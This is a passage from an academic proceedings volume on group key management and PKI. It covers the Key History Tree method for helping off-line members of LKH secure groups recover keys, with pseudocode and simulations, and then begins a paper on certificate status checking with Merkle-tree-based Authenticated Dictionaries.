Secure multicast and scalable re-keying for dynamic groups is a well established field [2,3,4]. In particular, we are building on the work on LKH described in [1]. On-going standardization efforts will provide seamless integration of these algorithms with commonly used network security protocols, e.g., IPSEC [5,6].

Reliability of group re-keying, with a focus on key recovery for on-line members when there are failures in the multicast transport is discussed in [7]. Their

schemes assume that only a few key updates are lost, or that members will always be able to take an immediate recovery action. Extreme examples of this approach are key distribution mechanisms that assume a reliable group communication middleware underneath, e.g., extended virtual synchrony semantics, in order to update the keys reliably [8].

In the context of secure distribution of copyright protected material, it has been carefully studied how to encrypt broadcast content so that only a dynamically changing group can decrypt it (see broadcast encryption [9]), and how to trace and exclude possible "traitors" that leak information [10]. Typically, these schemes assume a single source and do not deal with an arbitrary number of "traitors" colluding. Moreover, in some cases they also assume that clients cannot update state dynamically, and this can make growing revocation information unmanageable. On the contrary, in our approach we assume that clients update state regularly when they are online, so we can bound the amount of revocation information needed by making educated guesses of their state.

The closest work to our approach is discussed by Pinkas in [11]. The focus of that paper is how to minimize the amount of information needed to recover a client that is back on-line after missing some LKH key updates. However, it is assumed that this information is optimized for a particular client, and downloaded directly from the KM. Instead, we make this information client agnostic, so that it can be multicast, and always derived from "public" information, so that the KM does not need to get directly involved.

3 Key History Tree (KHT)

3.1 Overview

LKH is a tree based group rekeying algorithm proposed by Wallner et al. [1]. There is a single KM, i.e., LKH-KM, that creates a hierarchy of keys, associates each member with a leaf of that tree, and communicates to each of them, within an authenticated session, all the keys in the path from that leaf to the root. Therefore, the root key is known by all the group members and can be used to guarantee integrity and confidentiality of group communications. Whenever the KM adds a new member, keys disclosed to that member preserve backward confidentiality by hashing them, i.e., we assume LKH+ as described in [3]. Whenever the KM evicts a member, forward confidentiality is guaranteed by changing all the keys this member knows, and getting all the relevant members (but him) to know them. For this task LKH proceeds bottom up, changing one key at a time, and using this new key to encrypt the new key in the next level up. For the nodes whose keys are changed, we must also encrypt the new keys with the keys of their siblings, so that all the valid group members can decrypt them. All these encrypted key updates are then multicast by the KM to the group.

Fig. 1 shows how KHT uses LKH. Requests to add or remove members of a group are still directly handled by the LKH-KM. However, key update information triggered by these interactions is first pre-processed by the KHT Cache Manager (KHT-CM), instead of being directly broadcast to the group




Fig. 1. Overview of the key management strategy

by the LKH-KM. During this pre-processing, the KHT-CM uses information from previous key updates, so that users are more likely to recover using the transformed update if they have been off-line. Moreover, to minimize the increase in size of the update, the cache prunes contextual information that is likely to be already known by group members. However, this means that on some rare occasions, even with this extra information a user may still not recover. In this case he will re-register directly with the LKH-KM.

The proposed design makes the KHT caching as "transparent" as possible. First, the KHT-CM neither mediates authenticated interactions between users and the LKH-KM, nor needs to decrypt key updates from the KM. Therefore, if it gets compromised it could perform a denial of service attack, but not an attack that compromises the confidentiality of the group keys. Moreover, key information updates from the LKH-KM use the same format as the ones obtained from the cache; this makes possible to add single or multiple levels of caching without modifying clients of an existing LKH implementation. Finally, the LKH-KM does not need to be aware that its content is being cached because the only interaction with the KHT-CM is to "forward" authenticated messages to be broadcast.

KHT offers robustness for group rekeying with off-line members when it is undesirable to either rekey every time a member becomes off-line or trigger an expensive recovery action when back on-line. This is the case when members are off-line frequently, the group membership is very large, or it is impossible to accurately determine who is on-line at a particular time. Well-suited applications include wireless secure group communications among low power devices, loosely coupled secure groups that only synchronize keys from time to time due to connectivity restrictions, and anonymous subscription services, such as AGCD, the focus of our simulation efforts in Section 5.

3.2 Updating the KHT

A KHT is implemented by a simple data structure that summarizes all the public information that the KM multicasts, so that any group member can compute




Fig. 2. An example of a KHT

the current key regardless of how many updates he missed while off-line. It is created and maintained by the KHT-CM, which does not have any internal knowledge of the group structure. The KHT has the same overall structure as the LKH tree but each node contains, for each of its descendents, the latest multicast encrypted record of its key that uses the corresponding descendant key for this encryption. However, since the tree has to be inferred from multicast information, and information such as the position of a newly added member is not multicast, it cannot exactly track the original tree. Fortunately, this is not a serious limitation if certain conventions are followed, as we will explain later on.

Fig. 2 shows an example of how the KHT changes when, as a result of member evictions and additions, the KHT-CM processes key updates from the LKH-KM. In this discussion we assume a binary KHT, although it can be easily generalized

Algorithm 1 KHT-CM updates the KHT with $E(K_i^j, K_l^m)$

```
Create in KHT empty nodes in path from root to l (if not present)
Find node N in KHT at position l
IF i is even  //left child {
  Find E(K_i^x,K_l^y) the left child record of N
  IF ((m > y) AND (j >= x))
   Overwrite E(K_i^x,K_l^y) with E(K_i^j,K_l^m)
} else //right child
 Same with the right record ...
```

to n-ary trees. A node i of the LKH tree has a corresponding key K_i^j, where i is the position in the tree of that node[1], and j is the version number of this key, initially zero and incremented by one every time the key changes. We assume that an encrypted key update record, such as $E(K_7^0, K_3^1)$, where the key at node 3 with version number 1 is encrypted by the key at node 7 with version number 0, contains node and version information in clear for both keys. We also assume a "lazy" approach to key hashing during additions, where the need for hashing a key before using it is implied by a gap in version numbers. Moreover, we deal with partial knowledge of the tree structure by forcing that: when a leaf splits into two nodes, the previous leaf always occupies the leftmost position; and also, we only prune leaves and not internal nodes with a single descendent.

When in Fig. 2 "user3" is evicted, the LKH KM changes K_3^0 to K_3^1 and encrypts K_3^1 with K_7^0, i.e., creating update $E(K_7^0, K_3^1)$, so that "user4" can learn the new key. Then, the KM changes K_1^0 to $K_1^1$and encrypts it with the new key K_3^1 and the key of the sibling node K_2^0, i.e., generating updates $E(K_3^1, K_1^1)$ and $E(K_2^0, K_1^1)$, so that all group members but "user3" can learn the new root key K_1^1. After receiving these encrypted key updates, the KHT-CM detects that there is a new node 3 because of the update $E(K_7^0, K_3^1)$, allocates a new node for it, and stores that record as a key of a right child because 7 is an odd number. Also, it updates the left and right child holders of the root node with $E(K_2^0, K_1^1)$ and $E(K_3^1, K_1^1)$, respectively. Later, "user5" is added to the group, and keys K_3^1 and K_1^1 are hashed to obtain K_3^2 and K_1^2, so that the disclosure of keys K_6^1, K_3^2 and K_1^2 to "user5" does not compromise K_1^0 or K_1^1. This is not immediately visible to the KHT-CM or other group members, since they only implicitly discover these changes by the key information attached to encrypted messages. Finally, after the eviction of "user2", the KHT-CM overwrites updates that refer to K_1^1 instead of K_1^3, and creates a new node 2 to capture $E(K_4^0, K_2^1)$. Note that we do not keep updates for older keys since an update of a key in LKH triggers an update of its parent key.

Algorithm 1 describes in more detail the rules we use to update the KHT. In particular, we only update when the encrypted key will be more recent and the

[1] Our node numbering scheme assigns $id(root) = 1$, and $id(n) = 2 * id(parent(n))$, if n is a left child, or else $id(n) = 2 * id(parent(n)) + 1$.

key used to encrypt that key is not older than the current one. All other cases can be safely ignored because either they break the basic LKH rule of updating keys bottom up or they do not add new information.

Algorithm 2 Client C obtains the group key from a set of updates S

```
FOR EACH update E(K_i^j,K_l^m) in S using post-order tree traversal {
 IF (i in path from C to Root){
  Find K_l^r in local store
  IF (r <m){
   Find K_i^n in local store
   Obtain candidate K_i^j by hashing K_i^n for (j-n) times
   Obtain K_l^m by decrypting E(K_i^j,K_l^m) with candidate K_i^j
    IF (K_l^m is OK) {
      Add K_l^m to local store
}}}}
```

Algorithm 2 describes the processing done by a client to update his local state after receiving a set of key updates from the KHT-CM. First, he has to filter the relevant updates based on his position in the tree and order them so that updates lower in the tree are processed first. Then, he must discard updates that do not produce newer keys and try to decrypt the others using the keys he already holds. However, in certain cases the decryption key that he holds might be an older version, which needs to be hashed multiple times to obtain the actual key. In cases where the whole KHT is sent as an update, then it is guaranteed that the client will obtain all the needed decryption keys just by hashing. Unfortunately, if only a subset of the KHT is sent, and the KHT-CM has mis-predicted the working set, it could happen that the client cannot obtain a correct decryption key just by hashing. Therefore, he always has to validate the key obtained after decryption before adding it to his local store.

3.3 Pruning the KHT

The process of updating the KHT described in Section 3.2 can only grow the tree and this is likely to make it too large to be efficiently distributed by the KHT-CM. However, the benefit is that a client could keep as state its original key, i.e., it is a stateless client, and derive the current session key from the KHT and this key (see [11]).

To avoid the "growing tree problem" we focus on cases where clients are updating local state every time they can, like in Algorithm 2, and we introduce the notion of KHT Working Set (KHT-WS). The KHT-WS is the minimal subset of the KHT that will allow **all** valid clients to recover the current session key. This subset is also a tree with the same root as the KHT, since in LKH a change of a key triggers a change in its parent key. Each leaf of this tree corresponds to the lower node in the KHT, mapping a key that a relevant client cannot derive

just by hashing local keys. For example, in Fig. 2, if after evicting "user2" we assume that "user4" and "user5" knew about K_1^2, we are also certain that they already have K_3^2 in their local store, and we could safely delete node 3 from the estimate of the KHT-WS.

As we mentioned in Section 1, it is sometimes difficult for a KHT-CM to keep track of the key state of all its possible clients, in particular when the KHT-CM is not part of the group. Therefore, the best that the KHT-CM can expect is to obtain an approximation of the KHT-WS conservative enough so that it contains the real KHT-WS, but small enough to be communicated efficiently.

The heuristic that we use to derive the KHT-WS approximation works in the following way: first, we try to approximate the size of the working set, WS_{size}. Then, we compute for each node in the KHT the likelihood of being part of that working set, P_i. Finally, we obtain the KHT-WS as formed with the WS_{size} nodes of the KHT that have the highest P_i.

How accurately we can determine the WS_{size}depends on whether the KHT-CM can obtain precise feedback on how useful the information that it is broadcasting is for clients. For example, every time our estimation of the KHT-WS fails, and a client cannot recover the current key from the information provided, the KHT-CM should be notified. In our implementation we assume that the LKH KM is providing everybody with accurate statistics of clients that need to re-register with him, and we dynamically adjust the window size. The magnitude of these adjustments is computed using a variant of the Newton optimization method, and is based on the changes of failure rate caused by previous variations of the KHT_WS.

In order to compute the relative importance of each KHT node, P_i, we use a combination of ageing with an estimate of the number of possible clients that will need that node. Ageing information is computed by time-stamping when a node was first added to the KHT-WS[2], and uses an overall estimate of how frequently nodes update their state, since the state update behaviour of all clients is uniform (or non-uniform but unpredictable) across the tree. The number of clients that need that node is linked to the distance to the root, since our allocation strategy tries to keep the tree reasonably balanced.

4 Anonymous Group Content Delivery with KHT

In Anonymous Group Content Delivery (AGCD), content is distributed efficiently to a subscribed community, e.g., to enforce a "pay-per-view" scheme, but guaranteeing that the distribution source cannot learn what a particular client downloads. A practical solution is to encrypt content with a key shared by the current "paying" members, and use multicasting or caching of encrypted content for efficient delivery. However, since these members are not "on-line" all the time, key updates should be somehow embedded within the content so that the majority of valid members can still recover the current key. Our simulation

[2] Nodes that have never been added to the KHT-WS have the highest priority, to ensure that new updates are quickly propagated.

results in Section 5 will show that a KHT-based solution is particularly suited for this scenario. Fig. 3 shows how to architect a solution to AGCD using a KHT:




Fig. 3. Overview of AGCD with KHT

- Clients register with a Registration Front End (RFE) and, after mutual authentication and subscription payment, they join the secure group by obtaining a set of keys in the LKH tree.
- The KM is contacted to modify the key tree and to generate key updates. Similarly, when a client does not renew his subscription, the KM evicts him and generates appropriate key updates. However, for efficiency reasons we only flush pending key changes at regular intervals (similar to [12]).
- Key updates are filtered by a KHT-CM that calculates the minimal update information required by all currently paying members to recover the new key (an estimation of the KHT-WS, as described in Section 3).
- In parallel, the Content Delivery Back End (CDBE) uses the current group key to encrypt and authenticate the content (or a key encrypting the content) that will be provided to subscribers, and adds to it the estimated KHT-WS. Later on, the Content Delivery Front End (CDFE), e.g., a web server, just forwards this content to whoever requests it. Avoiding the authentication of clients ensures efficient caching and anonymicity.
- Clients download the annotated encrypted content from the CDFE and try to decrypt and authenticate it using their current knowledge of the group key, or the keys that they can derive from the annotations. If successful they will update their local state with the new keys. Otherwise, they will have to authenticate again with the RFE and obtain the new keys. Clearly, this last situation shows a failure of our heuristics, that we evaluate in Section 5.

5 Experimental Results

We have simulated extensively the use of a KHT within AGCD, described in the previous section. We wanted to get a better understanding of how well the KHT would behave when subject to a realistic workload. In particular, we wanted to know what would be the size of the annotation that is required to obtain a good approximation of the KHT-WS, and what is the benefit of KHT versus just buffering aggregated LKH updates. Also, it was interesting to explore the sensitivity of our results to different conditions, such as changing how often we flush the group key or how clients behave while accessing the CDFE.




Fig. 4. Generating simulation traces

5.1 Simulation Methodology

Fig. 4 highlights a Jackson queuing network [13] that we use to generate simulation traces of clients accessing an AGCD service. We distinguish between two sets of clients: "short term" clients have "low commitment" with the service, they are just starting to use it, and it is likely that a good proportion of them will not be interested in the service after all. "Short term" clients that use the service for a reasonable period of time become "long term". We assume that clients classified as "long term" are likely to keep using the service for a longer time, but interaction with the service may be less frequent, i.e., there is no longer a "novelty factor".

The life-cycle of a client is to first register with the RFE and then, after a delay modelled by an exponential distribution of mean D_{ST}, start downloading the content from the CDFE. If decryption fails, he will have to re-register; otherwise, we will assume that with certain probability p_{doneST}, he will abandon the service, or with probability p_{LT}he will become a "long term" member; otherwise, he will just retry the access after another random delay. Behaviour of "long term" clients is similar but with different termination probability p_{doneLT},

and average delay between accesses D_{LT}. Client arrivals are characterized by a Poisson process with λ arrivals per day on average.




Fig. 5. Simulator input traces workloads

Fig. 5 shows characteristics of two different sets of workloads that we will use in our evaluation. One of them tries to model a "new" service that has a very significant number of "short term" clients, i.e., half of them on average. The other one is a "stable" or "well-established" service where a large proportion of clients are "long term". In both cases we adjust λ so that the growth in average number of active members mimics the declared progress of a real and widely used content delivery subscription service [14]. Clearly, the eviction rate of the "new" service is much higher than the "well-established" one. Table 1 gives details of the configuration parameters used.

Table 1. Workload configuration parameters

Workload	p_{doneST}	p_{LT}	p_{doneLT}	D_{ST}	D_{LT}	λ
Stable	0.02	0.18	0.02	1	2	1800
New	0.1	0.1	0.02	1	2	3000

In order to compute confidence intervals we used five different traces of each set that used non-overlapping random number sequences with the same seed. This was possible because the high quality random number generator (RNG) that we used had a period long enough to accommodate all these sequences. Results presented use a 0.95 confidence intervals margin.

5.2 KHT versus Buffered LKH

We show in Fig. 6 how well KHT compares to a buffered version of LKH. This use of LKH accumulates all the group additions and evictions since the last key refresh into a highly optimized key update. Somehow, this is equivalent to using algorithms that optimize multiple additions or evictions in LKH [1], rather than the more inefficient single change counterparts.




Fig. 6. Comparing KHT with buffered LKH

The horizontal axis of the graphs in Fig. 6 show p_{fail}, the probability of failing to decrypt the content by a valid client while accessing the service. As we recall from Section 3, this is a side effect of mis-predicting the KHT-WS. In the case of KHT we dynamically change the size of the KHT cache to keep that probability to a certain constant target. As we can see from the tight confidence intervals in Fig. 6 a) and Fig. 6 c) this is very effective in practice. However, in the case of Buffered LKH, the only mechanism that we have to decrease p_{fail} is to accumulate key updates from several refresh periods, and even though we also dynamically adjust the number of refresh periods aggregated, this adjustment has larger granularity. This is reflected in Fig. 6b) and Fig. 6d) that show larger p_{fail} confidence intervals.

The vertical axis of the graphs in Fig. 6 reflects the average size $\overline{S}$, in number of elementary key update entries, of the annotation added to the content by the CDBE. This average is computed per access, so that multiplied by the total number of accesses we obtain the "wasted bandwidth" that the scheme to recover off-line members requires. Again, confidence intervals for $\overline{S}$ in the Buffered LKH are greater than in KHT for similar reasons.

Graphs in Fig. 6 clearly show that KHT performs consistently better than a highly optimized version of LKH. This means that we can obtain a lower $\overline{S}$ for a given p_{fail}. Also, KHT is more robust to changes in the refresh rate of the group key since it is not constrained by refresh period boundaries. In fact, when we increase the refresh rate in Buffered LKH, the number of key updates that we optimize together is smaller, and this increases $\overline{S}$. Moreover, we can see that a "new" service performs significantly less well than a "stable" one. This is easily explained by comparing the eviction rates of both distributions (see Fig. 5 b)),

where evictions across the leaves of the tree occur randomly with a reasonably uniform distribution. Therefore, since we cannot exploit any locality constraints, the number of evictions within a given time window directly correlates to the size of the KHT-WS.

6 Conclusion

We have proposed a new method to deal with off-line members in dynamic, secure groups that share a key. In many applications, members that are back on-line are just interested on knowing the current key, and not all the keys negotiated while they were off-line. We use a simple data structure, the KHT, to filter updates from a popular group rekeying algorithm, LKH. We further prune this information with an estimation of the current rekey status of valid members, obtaining a compact annotation. We present an example application, AGCD, that embeds this annotation with subscribed content, allowing recovery of off-line members without jeopardizing their anonymity. Simulation results show the benefit of our approach over more conventional methods.

Acknowledgements

We would like to thank the members of the Serrano team at HPL-ASD, in particular, Patrick Goldsack and Peter Toft, for many discussions that heavily influenced the ideas in this paper. Brian Monahan and other members of HPL-TSL gave important feedback to this document. Chris Tofts and Richard Taylor suggested the method used to generate simulation traces. Lada Adamic gave feedback on creating more realistic simulation workloads.

References

1. Debby M. Wallner and Eric J. Harder and Ryan C. Agee: Key Management for Multicast: Issues and Architectures. IETF, no 2627 (1999)
2. Ran Canetti and Juan Garay and Gene Itkis and Daniele Micciancio and Moni Naor and Benny Pinkas: Multicast Security: A Taxonomy and Some Efficient Constructions. INFOCOMM'99 (1999) 708–716
3. David A. McGrew and Alan T. Sherman, Key Establishment in Large Dynamic Groups Using One-Way Function Trees. (1998)
4. Wong, Chung Kei and Mohamed G. Gouda and Simon S. Lam: Secure Group Communications Using Key Graphs. (1998) Proceedings of the ACM SIGCOMM Computer Communication Review, Vol. 28, No. 4 (Oct. 1998) 68–79
5. Ran Canetti and Pau-Chen Cheng and Frederique Giraud and Dimitrios Pendarakis and Josyula R. Rao and Pankaj Rohatgi: An IPSec-based Host Architecture for Secure Internet Multicast. 49–65
6. Mark Baugher and Ran Canetti and Thomas Hardjono and Brian Weis: IP Multicast issues with IPsec. (2002)
7. Adrian Perrig and Dawn Song and Doug Tygar: ELK, a New Protocol for Efficient Large-Group Key Distribution. 247–262

8. Yongdae Kim and Adrian Perrig and Gene Tsudik: Simple and fault-tolerant key agreement for dynamic collaborative groups. Ed. Sushil Jajodia and Pierangela Samarati, Proceedings of the 7th ACM Conference on Computer and Communications Security (CCS-00), ACM Press (2000) 235–244
9. Amos Fiat and Moni Naor: Broadcast Encryption. 480–491
10. Dalit Naor and Moni Naor and Jeff Lotspiech: Revocation and Tracing Schemes for Stateless Receivers. 41–62
11. Benny Pinkas: Efficient State Updates for Key Management. ACM CCS Workshop on Security and Privacy in Digital Rights Management, LNCS (2001)
12. Sanjeev Setia and Samir Koussih and Sushil Jajodia: Kronos: A Scalable Group Re-keying Approach for Secure Multicast. 215–228
13. Boudewijn R. Haverkort: Performance of Computer-Communication Systems. John Wiley and Sons (1998) 515
14. RealNetworks, Inc. Press Releases: RealNetworks' consumer media subscription service surpasses 400,000 monthly subscribers. (2001)

A Certificate Status Checking Protocol for the Authenticated Dictionary

Jose L. Munoz, Jordi Forne, Oscar Esparza, and Miguel Soriano

Technical University of Catalonia, Telematics Engineering Department
1-3 Jordi Girona, C3 08034 Barcelona, Spain*
jose.munoz,jordi.forne,oscar.esparza,soriano@entel.upc.es

Abstract. Public-key cryptography is widely used to secure transactions among distributed systems and the Public Key Infrastructure (PKI) is the infrastructure that allows to securely deliver the public keys to these systems. The public key delivery is usually performed by way of a digital document called certificate. Digital certificates have a limited life-time and the revocation is the mechanism under which a certificate can be invalidated prior to its expiration. The certificate revocation is one of the most costly mechanisms in the whole PKI and the goal of this paper is to present a detailed explanation of a certificate status checking protocol for an efficient revocation system based on the data structures proposed by Naor and Nissim in their Authenticated Dictionary (AD) [11]. This paper also addresses important aspects associated with the response verification that were beyond the scope of the original AD specification.

1 Introduction

In open distributed systems it is needed an effective way of providing the basic security services such as user authentication, access control, confidentiality, information integrity and non repudiation. The public-key cryptography is widely used to provide these services. In public key cryptography, a couple of keys is used, one is public (i.e. known by everybody) and the other is private (i.e. secret). The public key is usually made public by way of a digital document called certificate. A certificate is valid because it is digitally signed by a Trusted Third Party (TTP) called "issuer". Actually, any data with a digital signature can be considered a certificate, but the most widely employed is the Identity Certificate (IC), whose main function is binding a public key with an identity. An IC usually includes the following data: holder's public key, activation date, expiration date, serial number, holder's name and issuer's name. Notice that the certificate has a bounded life-time, i.e. it is not valid prior to the activation date and it is not valid beyond the expiration date. The TTP that issues the ICs is called Certification Authority (CA). However, to deal with ICs, not only the CA is necessary, but

* This work has been supported by the Spanish Research Council under the project DISQET (TIC2002-00818).

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 255–266, 2003.

also an infrastructure that assures the validity of electronic transactions using digital certificates. The Public Key Infrastructure (PKI) is responsible for the certificates not only at the issuing time but also during all the certificate's life-time. Typically, the validity period of a certificate goes between several months and several years. Certificate revocation is the mechanism under which an issuer can revoke the binding of an identity with a public key before the expiration of the corresponding certificate. A certificate may be revoked, according to [3], because of the loss or compromise of the associated private key, in response to a change in the owner's access rights, a change in the relationship with the issuer or as a precaution against cryptanalysis. The revocation policies determine how the status of the certificates is distributed to the end users.

Bandwidth and processing capacity are critical bottlenecks when implementing revocation systems, thus any status checking implementation must be concerned about these parameters that highly affect scalability. Systems based on the Merkle Hash Tree (MHT) [7] seem to avoid some of the scalability drawbacks of the standard revocation systems: OCSP and CRL. However, to our knowledge, there are not published implementations of this type of systems. This paper presents a certificate status checking protocol for an MHT-based system, in particular, the Authenticated Dictionary (AD) [11]. It must be stressed that not only the protocol is proposed but also important aspects associated with the response verification that were beyond the scope of the original AD specification are addressed. The rest of the paper is organized as follows: in Section 2 the authors show the reference model and the nomenclature used to describe the revocation paradigm. In Section 3 the main approaches to the revocation are briefly presented. In Section 4 the Authenticated Dictionary is discussed in detail. In Section 5 the authors present a suitable request-response protocol to perform the status checking in the AD. In Section 6, it is presented the procedure that a client must follow in order to verify a response and finally, we conclude in Section 7.

2 The Certificate Revocation Paradigm

Fig. 1 summarizes the certificate revocation paradigm. The owner of the certificate to be revoked, an authorized representative or the issuer CA, can initiate the revocation process for this certificate. To revoke the certificate, any of the authorized entities generates a revocation request and sends it to the Revocation Data Issuer (RDI). RDI[1] is the term that we use to define the TTP that has the master database of revoked certificates. The RDI is also responsible for transforming its database records into "status data". The status data ($\mathcal{SD}$ from here on) has the appropriate format in order to be distributed to the End Entities and it is formed at least by: a **validity period** that bounds the $\mathcal{SD}$ life-time, a **cryptographic proof** that demonstrates that the $\mathcal{SD}$ was issued by a TTP, an **identifier** of the TTP that issued the $\mathcal{SD}$, the **serial number** of the target

[1] The CA that issued the certificate is often the one who performs the RDI's functions for the certificate, but these functions can be delegated to an independent TTP.




Fig. 1. Reference Model

certificate or certificates and the revocation **reason** and the revocation **date** for each revoked certificate.

In the vast majority of the revocation systems, End Entities do not have a straight connection to the RDI. Instead, the RDI publishes the $\mathcal{SD}$ in "repositories" or "responders". The main function of both repositories and responders is to answer the End Entities requests concerning the status of certificates (status checking). Repositories are non-TTPs that store $\mathcal{SD}$ pre-computed by the RDI while responders are TTPs that have a private key and that provide a cryptographic proof for $\mathcal{SD}$ included in each response. Maintaining the level of security is one of the main drawbacks of using responders, in the sense that the responder has to be online, but at the same time, it has to protect its private key against intruders.

